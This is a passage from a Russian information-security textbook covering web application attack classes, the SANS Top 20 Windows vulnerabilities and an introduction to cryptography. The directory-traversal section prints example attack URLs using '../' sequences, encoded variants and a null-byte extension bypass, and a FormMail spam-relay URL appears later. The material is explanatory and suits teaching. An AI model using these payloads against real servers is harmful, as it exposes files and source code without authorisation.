Синтаксис заголовков также может отличаться. Например, использование строчных или заглавных букв в названии параметров (Content-Length в IIS или Content-length в Netscape-Enterprise/6.0).

Несмотря на требования HTTP RFC, существуют семантические особенности при генерации заголовков различными серверами. Например, Apache передает параметр

Date перед значением заголовка Server, в то время как IIS использует обратный порядок. Порядок значений параметров также может отличаться. Например, при обработке запроса OPTIONS Apache возвращает только параметр Allow, в то время как IIS дополнительно включает параметр Public.

Аналогичным образом может анализироваться наличие опциональных заголовков (Vary, Expires и т. д.) и реакция сервера на неверные запросы (GET //, GET/%2f и т. д.).

**Утечка информации (Information Leakage).** Эти уязвимости возникают в ситуациях, когда сервер публикует важную информацию, например комментарии разработчиков или сообщения об ошибках, которая может быть использована для компрометации системы. Ценные, с точки зрения злоумышленника, данные могут содержаться в комментариях HTML, сообщениях об ошибках или просто присутствовать в открытом виде. Существует огромное количество ситуаций, в которых может произойти утечка информации. Необязательно она приводит к возникновению уязвимости, но часто дает атакующему прекрасное пособие для развития атаки. С утечкой важной информации могут возникать риски различной степени, поэтому необходимо минимизировать количество служебной информации, доступной на клиентской стороне. Анализ доступной информации позволяет злоумыш-

леннику произвести разведку и получить представление о структуре директорий сервера, используемых SQL-запросах, названиях ключевых процессов и программ сервера. Часто разработчики оставляют комментарии в HTML-страницах и коде сценариев для облегчения поиска ошибок и поддержки приложения. Эта информация может варьироваться от простых описаний деталей функционирования программы до, в худших случаях, имен пользователей и паролей, используемых при отладке.

Утечка информации может относиться и к конфиденциальным данным, обрабатываемым сервером. Это могут быть идентификаторы пользователя (ИНН, номера водительских удостоверений, паспортов и т. д.), а также текущая информация (баланс лицевого счета или история платежей). Многие атаки этой категории выходят за рамки защиты веб-приложений и переходят в область физической безопасности. Утечка информации в этом случае часто возникает, когда в браузере отображается информация, которая не должна выводиться в открытом виде даже пользователю. В качестве примера можно привести пароли пользователя, номера кредитных карточек и т. д. Данный пример хорошо поясняют три основные категории утечки информации: комментарии разработчиков, сообщения об ошибках и отображение конфиденциальной информации. Ниже приведен комментарий разработчиков, который указывает на то, что в случае проблем с загрузкой изображений необходимо перезагрузить сервер VADER:

```
<TABLE border="0' cellPadding="0' cellSpacing="0'
height="59' width="591'>
<TBODY>
<TR>
<! – If the image files are missing,
restart VADER ->
<TD bgColor="#ffffff" colSpan="5'
height="17' width="587'> </TD>
</TR>
```

Подробные сообщения об ошибках могут возникать в результате специально сформированного запроса. Ниже приведен пример сообщения, типичного для ошибки, возникающей в результате SQL-запроса. Для реализации атаки с внедрением кода SQL обычно требуется знание структуры запросов, осуществляемых веб-сервером. Сведения, содержащиеся в передаваемой подробной информации об ошибке, могут быть использованы для построения атакующим корректных запросов к серверу баз данных.

Ниже приведено сообщение, выдаваемое сервером при вводе символа апострофа (') в качестве имени пользователя (листинг 1.15).

Листинг 1.15. Сообщение сервера об ошибке при вводе недопустимого символа

```
An Error Has Occurred.
Error Message:
System.Data.OleDb.OleDbException: Syntax error (missing
operator) in query expression 'username = '" and password =
'g". at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling (
Int32 hr) at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult
( tagDBPARAMS dbParams, Object& executeResult) at
```

В первой части сообщения выводится часть запроса, вызвавшего ошибку. По этой информации злоумышленник может получить информацию об используемых параметрах запроса и месте запроса, в котором осуществляется внедрение кода.

Обратный путь в директориях

Данная техника атак направлена на получение доступа к файлам, директориям и командам, находящимся вне основной директории веб-сервера. Злоумышленник может манипулировать параметрами URL с целью получить доступ к файлам или выполнить команды, располагаемые в файловой системе веб-сервера.

При подобных атаках потенциально уязвимо любое устройство, имеющее веб-интерфейс. Многие веб-серверы ограничивают доступ пользователя определенной частью файловой системы, обычно называемой web document root или CGI root. Эти директории содержат файлы, предназначенные для пользователя, и программы, необходимые для получения доступа к функциям веб-приложения. Большинство базовых атак, эксплуатирующих обратный путь, основаны на внедрении в URL-символов ../, чтобы изменить расположение ресурса, который будет обрабатываться сервером. Поскольку большинство вебсерверов фильтруют эту последовательность, злоумышленник может воспользоваться альтернативными кодировками для представления символов перехода по директориям. Популярные приемы включают использование альтернативных кодировок, например Unicode (.. %u2216 или ..%c0%af), использование обратного слэша (..\) в Windows-серверах, символов URLEncode (%2e%2e%2f) или двойной кодировки URLEncode (..%2 55c). Даже если вебсервер ограничивает доступ к файлам определенным каталогом, эта уязвимость может возникать в сценариях или CGI-программах. Возможность использования обратного пути в каталогах довольно часто возникает в приложениях, использующих механизмы шаблонов или загружающих текст их страниц из файлов на сервере. В этом варианте атаки злоумышленник модифицирует имя файла, передаваемое в качестве параметра CGI-программы или серверного сценария. В результате злоумышленник может получить исходный код сценариев. Довольно часто к имени запрашиваемого файла добавляются специальные символы – такие как %0 0 – с целью обхода фильтров. Следующие примеры иллюстрируют обратный путь в каталогах вебсервера:

http://example/../../../../../some/file

http://example/..%255c..%255c..%255csome/file

http://example/..%u2216..%u2216some/file

Обратный путь в каталогах веб-приложения:

♦ исходный URL: http://example/foo.cgi?home=index.htm;

♦ атака: http://example/foo.cgi?home=foo.cgi.

В приведенном сценарии веб-приложение генерирует страницу, содержащую исходный код сценария foo.cgi, поскольку значение переменной home используется как имя загружаемого файла. Обратите внимание, что в данном случае злоумышленник не использует специальных символов, поскольку целью является файл в той же директории, в которой располагается файл index.htm. Кроме того, возможен вариант обратного пути в каталогах вебприложения с использованием специальных символов:

♦ исходный URL: http://example/scripts/foo.cgi?page=menu.txt;

♦ атака: http://example/scripts/foo.cgi?page=../scripts/foo.cgi%00txt.

В приведенном примере веб-приложение загружает исходный текст сценария foo.cgi. Атакующий использует символы ../ для перехода на уровень выше по дереву каталогов и перехода в директорию **/scripts.** Символ %0 0 используется для обхода проверки расширения файла (приложение позволяет обращаться только к файлам TXT) и чтобы расширение не использовалось при загрузке файла.

Предсказуемое расположение ресурсов

Предсказуемое расположение ресурсов позволяет злоумышленнику получить доступ к скрытым данным или функциональным возможностям. Путем подбора злоумышленник может получить доступ к содержимому, не предназначенному для публичного просмотра. Временные файлы, файлы резервных копий, файлы конфигурации или стандартные

примеры часто являются целью подобных атак. В большинстве случаев перебор может быть оптимизирован путем использования стандартного соглашения об именах файлов и директорий сервера. Получаемые злоумышленником файлы могут содержать информацию о дизайне приложения, информацию из баз данных, имена машин или пароли, пути к директориям. Скрытые файлы также могут содержать уязвимости, отсутствующие в основном приложении. На эту атаку часто ссылаются как на перечисление файлов и директорий (Forced Browsing, File Enumeration, Directory Enumeration). Вот и пример: атакующий может создать запрос к любому файлу или папке на сервере. Наличие или отсутствие ресурса определяется по коду ошибки (например, 4 04 в случае отсутствия папки или 4 03 в случае ее наличия на сервере). Ниже приведены варианты подобных запросов.

♦ Слепой поиск популярных названий директорий: /admin/, /backup/, /logs/, /vulnerable file.cgi.

♦ Изменение расширений существующего файла (/test.asp): /test.asp. bak, /test.bak, /test.

♦ Логические атаки (Logical Attacks). Атаки данного класса направлены на эксплуатацию функций приложения или логики его функционирования. Логика приложения представляет собой ожидаемый процесс функционирования программы при выполнении определенных действий. В качестве примеров можно привести восстановление паролей, регистрацию учетных записей, аукционные торги, транзакции в системах электронной коммерции. Приложение может требовать от пользователя корректного выполнения нескольких последовательных действий для решения определенной задачи. Злоумышленник может обойти или использовать эти механизмы в своих целях.

Злоупотребление функциональными возможностями

Данные атаки направлены на использование функций веб-приложения с целью обхода механизмов разграничения доступа. Некоторые механизмы веб-приложения, включая функции обеспечения безопасности, могут быть использованы для этих целей. Наличие уязвимости в одном из, возможно, второстепенных компонентов приложения может привести к компрометации всего приложения. Уровень риска и потенциальные возможности злоумышленника в случае проведения атаки очень сильно зависят от конкретного приложения. Злоупотребление функциональными возможностями очень часто используется совместно с другими атаками, такими как обратный путь в директориях и др. К примеру, при наличии уязвимости типа "межсайтовое выполнение сценариев" в HTML-чате злоумышленник может использовать функции чата для рассылки URL, эксплуатирующего эту уязвимость, всем текущим пользователям. С глобальной точки зрения, все атаки на компьютерные системы являются злоупотреблениями функциональными возможностями. Особенно это относится к атакам, направленным на веб-приложения, которые не требуют модификации функций программы. Примеры злоупотребления функциональными возможностями включают в себя:

♦ применение функций поиска для получения доступа к файлам за пределами корневой директории веб-сервера;

♦ использование функции загрузки файлов на сервер для перезаписи файлов конфигурации или внедрения серверных сценариев;

♦ реализацию отказа в обслуживании путем использования функции блокировки учетной записи при многократном вводе неправильного пароля.

Ниже приведены примеры подобных уязвимостей, взятые из реальной жизни.

Программа FormMail представляет собой приложение на языке PERL, используемое для передачи данных из HTML-формы на указанный почтовый адрес. Этот сценарий довольно удобно использовать для организации функции обратной связи на сервере. К сожалению, данная программа предоставляла злоумышленнику возможность передавать почтовые сообщения любому почтовому пользователю. Таким образом, приложение могло быть

использовано в качестве почтового ретранслятора для рассылки спама. Злоумышленник применяя параметры URL GET-за-проса для указания получателя почтового сообщения, к примеру:

http://example/cgi-bin/FormMail.pl? recipient= email@victim.example&message =you% 20got%20spam

В качестве отправителя почтового сообщения указывался адрес веб-сервера, что позволяло злоумышленнику оставаться полностью анонимным.

Иногда базовый интерфейс администрирования, поставляемый вместе с веб-приложением, может использоваться с не предусмотренными разработчиками целями. К примеру, Macromedia's Cold Fusion по умолчанию имеет модуль, позволяющий просматривать исходный код сценариев. Злоупотребление этой функцией может привести к получению критичной информации веб-приложения. Удаление или отключение данной функции весьма проблематично, поскольку от нее зависят важные компоненты приложения.

Иногда изменение данных, обрабатываемых приложением, может позволить модифицировать поведение программы. К примеру, уязвимость в функции покупки приложения CyberOffice позволяла модифицировать значение цены, передаваемой пользователю в скрытом поле HTML-формы. Страница подтверждения заказа загружалась злоумышленником, модифицировалась на клиенте и передавалась серверу уже с модифицированным значением цены.

**Отказ в обслуживании (Denial of Service).** Данный класс атак направлен на нарушение доступности веб-сервера. Обычно атаки, направленные на отказ в обслуживании, реализуются на сетевом уровне, однако они могут быть направлены и на прикладной уровень. Используя функции веб-приложения, злоумышленник может исчерпать критичные ресурсы системы или воспользоваться уязвимостью, приводящей к прекращению функционирования системы. Обычно DoS-атаки направлены на исчерпание критичных системных ресурсов – таких как вычислительные мощности, оперативная память, дисковое пространство или пропускная способность каналов связи. Если какой-то из ресурсов достигнет максимальной загрузки, приложение целиком будет недоступно. Атаки могут быть направлены на любой из компонентов веб-приложения, например такие как сервер СУБД, сервер аутентификации и т. д. В отличие от атак на сетевом уровне, требующих значительных ресурсов злоумышленника, атаки на прикладном уровне обычно легче реализовать. В качестве примера подойдет следующий случай.

Предположим, что сервер Health-Care генерирует отчеты о клинической истории пользователей. Для генерации каждого отчета сервер запрашивает все записи, соответствующие определенному номеру социального страхования. Поскольку в базе содержатся сотни миллионов записей, пользователю приходится ожидать результата несколько минут. В это время загрузка процессора сервера СУБД достигает 60 %. Злоумышленник может послать десять одновременных запросов на получение отчетов, что с высокой вероятностью приведет к отказу в обслуживании, поскольку загрузка процессора сервера баз данных достигнет максимального значения. На время обработки запросов злоумышленника нормальная работа сервера будет невозможна. Как второй вариант – атаки на сервер СУБД. Злоумышленник может воспользоваться внедрением кода SQL для удаления данных из таблиц, что приведет к отказу в обслуживания приложения.

**Недостаточное противодействие автоматизации (Insufficient Anti-automation).**

Недостаточное противодействие автоматизации возникает, когда сервер позволяет автоматически выполнять операции, которые должны проводиться вручную. Для некоторых функций приложения необходимо реализовывать защиту от автоматических атак. Автоматизированные программы могут варьироваться от безобидных роботов поисковых систем до систем автоматизированного поиска уязвимостей и регистрации учетных записей. Подоб-

ные роботы генерируют тысячи запросов в минуту, что может привести к падению производительности всего приложения. Противодействие автоматизации заключается в ограничении возможностей подобных утилит. Например, файл robots может предотвращать индексирование некоторых частей сервера, а дополнительные средства идентификации – автоматическую регистрацию сотен учетных записей системы электронной почты.

**Недостаточная проверка процесса (Insufficient Process Validation).** Уязвимости этого класса возникают, когда сервер недостаточно проверяет последовательность выполнения операций приложения. Если состояние сессии пользователя и приложения должным образом не контролируется, приложение может быть уязвимо для мошеннических действий. В процессе доступа к некоторым функциям приложения ожидается, что пользователь выполнит ряд действий в определенном порядке. Если некоторые действия выполняются неверно или в неправильном порядке, возникает ошибка, приводящая к нарушению целостности. Примерами подобных функций выступают переводы, восстановление паролей, подтверждение покупки, создание учетной записи и т. д. В большинстве случаев эти процессы состоят из ряда последовательных действий, осуществляемых в четком порядке. Для обеспечения корректной работы подобных функций веб-приложение должно четко отслеживать состояние сессии пользователя и ее соответствие текущим операциям. В большинстве случаев это осуществляется путем сохранения состояния сессии в cookie или скрытом поле формы HTML. Но поскольку эти значения могут быть модифицированы пользователем, обязательно должна проводиться их проверка на сервере. Если этого не происходит, злоумышленник получает возможность обойти последовательность действий и, как следствие, логику приложения. В качестве примера подойдет следующее. Система электронной торговли может предлагать скидку на продукт B в случае покупки продукта A. Пользователь, не желающий покупать продукт A, может попытаться приобрести продукт B со скидкой. Заполнив заказ на покупку обоих продуктов, пользователь получает скидку. Затем он возвращается к форме подтверждения заказа и удаляет продукт A из покупаемых путем модификации значений в форме. Если сервер повторно не проверит возможность покупки продукта B по указанной цене без продукта A, будет осуществлена закупка по низкой цене.

## Горячая двадцатка уязвимостей от SANS

Обычному пользователю очень часто приходится слышать о появлении новых уязвимостей. Разобраться в такой каше бывает совсем непросто ввиду слабой систематизации таких сообщений, которые чаще всего представлены сухой констатацией отрывков бюллетеней безопасности корпорации Microsoft. Наиболее авторитетным источником, представляющим различные уязвимости в классифицированной форме, является The SANS Institute **(http://www.sans.org/top20).** В отчете SANS все уязвимости разделены на уязвимости Windows-систем, UNIX-систем, приложений (программ) и сетевых продуктов.

В объеме данного раздела подробно остановимся лишь на уязвимостях Windows-систем (с полным отчетом можно ознакомиться по адресу **http://www.sans.org/top20).**

ПРИМЕЧАНИЕ

Список рассматриваемых в данном разделе уязвимостей нельзя считать самым новым. Он приведен лишь как пример.

Чтобы немного четче представлять, что откуда взялось и кому все это нужно, будет более чем уместно привести «повествование временных лет» горячих отчетов SANS.

Несколько лет назад институт SANS (SANS Institute) и Национальный Центр Защиты Инфраструктуры США (National Infrastructure Protection Center, или NIPC) совместно с FBI представили документ, который по сути своей являлся самым что ни на есть настоящим отчетом, где было озвучено десять критических (на тот момент) уязвимостей, касающихся интер-

нет-безопасности. Данный отчет за короткое время приобрел статус авторитетного руководства, которое активно использовалось различными конторами для устранения дыр ПО. Отчет содержал свежую информацию об уязвимых сервисах, компрометирующихся такой "киберзаразой" своего времени, как Blaster, Slammer и Code Red. В последующие годы отчет трансформировался в список уже из двадцати критических уязвимостей, коим и является на сегодняшний день.

Ну что ж, вот, пожалуй, и начнем.

**Сервисы Windows.** Семейство операционных систем платформы Windows характеризуется наличием самых разнообразных сервисов, многие из которых обеспечивают нормальную работу данной операционной системы как сетевой. К чему это мы? Наверное, к тому, что уязвимости сервисов Windows как таковые – довольно распространенное явление. Можно даже сказать больше: дыры в сервисах находили, находят и, несомненно, будут находить, благо сервисов у Windows предостаточно. Многие сервисные уязвимости эксплуатируются посредством переполнения буфера (уязвимости переполнения буфера – buffer overflow vulnerabilities), причем большинство атак подобного рода относят к категории удаленных. Удивляться этому факту особо не приходится, учитывая, что подобные сервисы – сетевые.

Небольшое лирическое отступление: наверное, многим из читателей доводилось слышать, что чем больше открытых портов в системе, тем она более уязвима. И тут должен возникнуть закономерный вопрос: как же можно минимизировать количество открытых портов? Просто. Все дело в том, что порт по сути представляет собой какое-либо сетевое приложение, взаимодействующее с подобными себе посредством сетевого интерфейса (очень упрощенно). Чаще всего какому-либо открытому порту соответствует определенное приложение (в нашем случае – служба). Из вышесказанного следует, что минимизировать количество открытых портов можно, минимизировав количество запущенных служб. В качестве горячего примера, иллюстрирующего вышесказанное, уместно привести следующее изображение (рис. 1.7).




**Рис. 1.7.** Запущенная служба (служба времени Windows) – открытый порт

При отключении службы времени Windows автоматически закрывается и соответствующий порт (рис. 1.8).




**Рис. 1.8.** Порт 123 закрыт!

Естественно, что в данной ситуации главное – не переусердствовать, для чего очень полезно ознакомиться с описанием служб Windows. Вернемся к SANS.

Согласно отчету список уязвимых служб таков (буквенно-цифровое обозначение уязвимости соответствует оригинальной классификации Microsoft):

- ♦ MSDTC and COM+ Service (MS05-051);
- ♦ Print Spooler Service (MS05-043);
- ♦ Plug and Play Service (MS05-047, MS05-039);
- ♦ Server Message Block Service (MS05-027, MS05-011);
- ♦ Exchange SMTP Service (MS05-021);
- ♦ Message Queuing Service (MS05-017);
- ♦ License Logging Service (MS05-010);
- ♦ WINS Service (MS04-045);
- ♦ NNTP Service (MS04-036);
- ♦ NetDDE Service (MS04-031);
- ♦ Task Scheduler (MS04-022).

Уязвимости большинства из перечисленных служб реализуются посредством удаленного выполнения кода либо отказа в обслуживании. Не вдаваясь в технические подробности, еще раз отметим, что абсолютное большинство из вышеперечисленных уязвимостей служб эксплуатируется по механизму переполнения буфера. Переполнение буфера (buffer overflows) на сегодняшний день является самой распространенной уязвимостью в области безопасности ПО. Уязвимость подобного рода широко используется в механизмах проникновения компьютерных червей, таких, например, как CodeRed, Slammer, Lovesan, Zotob и т. д. Помимо червей, уязвимости на переполнение буфера активно используются и для организации атак типа DoS (Denial of Service – отказ в обслуживании), в частности DDoS (Distributed – распределительный), поэтому сомневаться в силе и могуществе данной уязвимости просто не имеет смысла.

Рассмотрим подробнее особенности уязвимостей некоторых служб из вышеупомянутого списка.

♦ Print Spooler Service (MS05-043). Уязвимость позволяет удаленному пользователю вызвать отказ в обслуживании или выполнить произвольный код на целевой системе. Уязвимость существует из-за отсутствия проверки длины буфера в процессе spoolsv.exe. Удаленный пользователь может послать сервису специально сформированный пакет, вызвать переполнение буфера и выполнить произвольный код на целевой системе или вызвать отказ в обслуживании. Уязвимые системы: Microsoft Windows 2000, XP, 2003.

♦ Plug and Play Service (MS05-047, MS05-039). Уязвимость стандарта Plug and Play делает возможным удаленный запуск программного кода и несанкционированное локальное расширение полномочий. Описание: несколько уязвимостей форматной строки обнаружены при вызове функции wsprintfW() в библиотеке UMPNPMGR.DLL службы Plug and Play. В

двух случаях проверка подлинности входных данных производится посредством сравнения соответствия ключу реестра HKEY_LOCAL_MACHINESYSTEMCurrentControlSetEnum. Хотя вся ветка реестра защищена от записи для непривилегированных пользователей, злоумышленник может с помощью специально сформированной строки, содержащей произвольное количество символов обратной черты, обойти проверку подлинности. В Windows 2000, без установленного исправления MS05-039, удаленный пользователь может без процедуры аутентификации получить доступ к интерфейсу UMPNPMGR посредством именованного канала конечных RPC-точек: PIPEbrowser, PIPEsrvsvc и PIPEwkssvc. Если исправление установлено, для успешной эксплуатации уязвимости злоумышленнику потребуется авторизация. Уязвимость в Microsoft Windows XP SP2 может быть эксплуатирована лишь локальным авторизованным пользователем. Уязвимые системы: Microsoft Windows 2000 SP4, Microsoft Windows XP SP1, SP2.

♦ Server Message Block Service (MS05-027, MS05-011) – выполнение произвольного кода в Microsoft Server Message Block. Уровень опасности – критический. Уязвимость позволяет удаленному пользователю выполнить произвольный код на целевой системе. Уязвимость существует из-за недостаточной проверки входных SMB-пакетов. Удаленный пользователь может с помощью специально сформированного SMB-пакета выполнить произвольный код на целевой системе. Уязвимые операционные системы: Microsoft Windows 2000, XP, 2003.

♦ Exchange SMTP Service (MS05-021). Уязвимость Exchange Server может привести к запуску произвольного кода. Уязвимость существует в сервисе Internet Mail почтового сервера Exchange Server 5.5 и Exchange 2000 Server и может позволить нападающему установить соединение с портом SMTP этого сервера и отправить специальным образом расширенный вербальный запрос, который приведет к выделению под него большого объема памяти. Это может привести к падению сервиса Internet Mail или к отказу пакета в работе по причине недостаточного объема доступной памяти. Кроме того, в Exchange 2000 Server уязвимость позволяет атакующему, при условии создания тщательно подобранной последовательности данных, вызвать переполнение буфера, которое может привести к возможности запуска вредоносных программ в контексте зоны безопасности сервиса SMTP. Для предотвращения возможности проведения атаки можно воспользоваться специальными программами, фильтрующими SMTP-трафик перед отправкой его на Exchange Server. Как сообщает Microsoft, система Exchange Server 2003 свободна от данной уязвимости. Уязвимости подвержены компьютеры, на которых запущены Microsoft Exchange Server 5.5, Service Pack 4 или Microsoft Exchange 2000 Server, Service Pack 3.

♦ WINS Service (MS04-045) (Microsoft Windows Internet Naming Service). Проблема связана с некорректной проверкой определенных параметров запросов, в результате чего может произойти выполнение произвольного вредоносного кода на удаленном ПК. Дыра есть в операционных системах Windows NT, 2000, Server 2003 (в том числе 64-битной модификации).

♦ NNTP Service (MS04-036). Удаленный пользователь может представить специально обработанное, чрезмерно длинное сообщение, чтобы вызвать переполнение буфера в NNTP-компоненте (Network News Transfer Protocol). Успешная эксплуатация позволяет выполнить произвольный код на целевой системе, в которой используется NNTP. Уязвимость обнаружена в серверных

версиях Windows NT/2000/2003.

♦ NetDDE Service (MS04-031). Переполнение буфера обнаружено в NetDDE-службе. Уязвимость позволяет удаленному атакующему выполнить на уязвимой системе произвольный код с SYSTEM-привилегиями. Служба NetDDE отключена по умолчанию. Опасность – средняя. Уязвимые системы: Microsoft Windows NT Server 4.0 Service Pack 6a, Microsoft

Windows NT Server 4.0 Terminal Server Edition Service Pack 6, Microsoft Windows 2000 Service Pack 3 и Microsoft Windows 2000 Service Pack 4, Microsoft Windows XP и Microsoft Windows XP

Service Pack 1, Microsoft Windows XP 64-Bit Edition Service Pack 1, Microsoft Windows XP 64-Bit Edition Version 2003, Microsoft Windows Server 2003, Microsoft Windows Server 2003 64-Bit Edition.

Подводя итог, совершенно очевидно, что избежать эксплуатации уязвимостей можно: достаточно лишь установить соответствующе заплатки безопасности с официального сайта Microsoft. Совершенно очевидно и другое: в информационной безопасности есть такое определение, как "окно опасности" (извините за некоторую тавтологию). Термин подразумевает под собой время с момента обнаружения конкретной уязвимости до момента выхода и установки в уязвимую систему соответствующего обновления. Так вот, очень часто это самое окно оказывается недопустимо большим, и тогда возникает закономерный риторический вопрос: а имеет ли смысл устанавливать заплатки вообще? Поразмыслив таким образом некоторое время, приходишь к некому рационалистическому компромиссу: лучше поздно, чем никогда. Яркое подтверждение тому – червь MS Blast (эксплуатирует уязвимость в службе LSASS), который и поныне можно подцепить без второго сервис-пака.

**IE – генератор зла?!** Оценив количество обновлений народного браузера в контексте интернет-безопасности, иначе, чем генератором зла, IE назвать достаточно трудно. Посудите сами:

- ♦ Cumulative Security Update for Internet Explorer (MS05-052);
- ♦ Cumulative Security Update for Internet Explorer (MS05-038);
- ♦ JView Profile Remote Code Execution (MS05-037);
- ♦ Cumulative Security Update for Internet Explorer (MS05-025);
- ♦ Cumulative Security Update for Internet Explorer (MS05-020);
- ♦ Cumulative Security Update for Internet Explorer (MS05-014);
- ♦ Windows Shell Remote Code Execution (MS05-008);
- ♦ Cumulative Security Update for Internet Explorer (MS04-040);
- ♦ Cumulative Security Update for Internet Explorer (MS04-038);
- ♦ Cumulative Security Update for Internet Explorer (MS04-025).

При всех "наездах" на IE, выражающихся в многочисленных отчетах об обнаруженных уязвимостях, необходимо признать, что корпорация Microsoft обеспечивает-таки какую-никакую техническую поддержку продукта, регулярно выпуская соответствующие обновления. Очередной раз критикуя браузер, который тем не менее по сей день остается одним из самых популярных продуктов в своем роде, необходимо помнить, что немалое количество обнаруженных уязвимостей IE – это не изъян самого продукта, а результат пристального внимания к IE со стороны киберсообщества (по крайней мере это официальная позиция Microsoft).

Если на ваш IE не установлены необходимые пакеты обновлений, то, чтобы подцепить какую-либо заразу, вам вовсе не обязательно что-либо скачивать или запускать. Для заражения достаточно просто посетить страницу со злонамеренным кодом.

Есть ли выход и как снизить риск поражения без установки соответствующих заплаток? Абсолютное большинство уязвимостей данного рода базируется на обработке компонентов ActiveX и активных сценариев. Для снижения риска рекомендуется поставить высокий уровень безопасности **(Сервис ► Свойства обозревателя ► Безопасность)** IE. Оптимальным вариантом будет ручная настройка зон безопасности (кнопка **Другой),** что поможет избежать некорректного отображения содержания некоторых страниц.

**Библиотеки Windows.** Для нормальной работы многих программ необходимы определенные библиотеки, представленные файлами с расширением DLL (Dynamic Link Library).

На сегодняшний день уязвимости библиотек Windows являют собой достаточно серьезную угрозу, так как с помощью уязвимостей подобного рода возможно осуществление достаточно экзотических атак. В качестве примера можно привести поражение системы при запуске файла формата JPEG. Уязвимости библиотек более чем активно используются вредоносным ПО для установки себя в систему жертвы (так, троянский конь Trojan Phel.A для заражения системы использует уязвимость в HTML Help Library).

По классификации SANS, уязвимости библиотек Windows сгруппированы следующим образом:

- ♦ Windows Graphics Rendering Engine Remote Code Execution (MS05-053);
- ♦ Microsoft DirectShow Remote Code Execution (MS05-050);
- ♦ Microsoft Color Management Module Remote Code Execution (MS05-036);
- ♦ HTML Help Remote Code Execution (MS05-026, MS05-001, MS04-023);
- ♦ Web View Remote Code Execution (MS05-024);
- ♦ Windows Shell Remote Command Execution (MS05-049, MS05-016, MS04-037, MS04-024);
- ♦ Windows Hyperlink Object Library Remote Code Execution (MS05-015);
- ♦ PNG Image Processing Remote Code Execution (MS05-009);
- ♦ Cursor and Icon Processing Remote Code Execution (MS05-002);
- ♦ Windows Compressed Folder Remote Code Execution (MS04-034);
- ♦ JPEG Processing Remote Code Execution (MS04-028).

Подробное описание вышеперечисленных уязвимостей можно найти по адресу **http://www.sans.org/top20.**

Последним пунктом раздела уязвимостей Windows-систем являются Microsoft Office и Outlook Express. Им соответствуют следующие записи отчета SANS:

- ♦ Cumulative Security Update for Outlook Express (MS05-030);
- ♦ Microsoft OLE and COM Remote Code Execution (MS05-012);
- ♦ Microsoft Office XP Remote Code Execution (MS05-005).

Технические подробности данных уязвимостей можно найти на сайте SANS, адрес которого был приведен выше.

# Глава 2
# Основы криптографии

♦ Алгоритмы и стандарты шифрования
♦ Электронная цифровая подпись
♦ Современные технологии аутентификации. Смарт-карты

Криптография– наука о математических методах обеспечения конфиденциальности (невозможности прочтения информации посторонним) и аутентичности (целостности и подлинности авторства) информации. Другими словами, криптография изучает методы шифрования информации, то есть способы защиты данных, применяемые для хранения критически важной информации в ненадежных источниках или передачи ее по незащищенным каналам связи.

Шифрование как процесс своей историей уходит глубоко в века. Так, подстановочные шифры существуют уже около 2500 лет. Яркий тому пример – шифр Атбаш, который возник примерно в 600 году до нашей эры. Суть его работы заключалась в использовании еврейского алфавита в обратном порядке. Юлий Цезарь также использовал подстановочный шифр, который и был назван в его честь – шифр Цезаря. Суть шифра Цезаря заключалась в том, чтобы заменить каждую из букв другой, стоящей в алфавите, на три места дальше от исходной. Так, буква А превращалась в Д, Б преобразовывалась в Е, Я преобразовывалась в Г и т. д.

Бесспорно, шифрование можно назвать одним из важнейшим средств обеспечения безопасности. Однако не следует забывать и о том, что само по себе шифрование отнюдь не панацея от всех проблем. Механизмы шифрования могут и должны являться составной частью комплексной программы по обеспечению безопасности.

Согласно классическим канонам ИБ с помощью шифрования обеспечиваются три основополагающих состояния безопасности информации.

♦ Конфиденциальность. Шифрование используется для сокрытия информации от неавторизованных пользователей при передаче или хранении.

♦ Целостность. Шифрование используется для предотвращения изменения информации при передаче или хранении. Яркий пример – контрольная сумма, полученная с использованием хэш-функции (то, что можно увидеть на FTP-серверах рядом с файлом (примерно так – dpofgj 0 93utm34tdfgb45ygf), который собираемся скачать).

♦ Идентифицируемость. Шифрование используется для аутентификации источника информации и предотвращения отказа отправителя информации от того факта, что данные были отправлены именно им.

Известно, что любая система шифрования может быть взломана. Речь идет лишь о том, что для получения доступа к защищенной шифрованием информации может потребоваться неприемлемо большое количество времени и ресурсов.

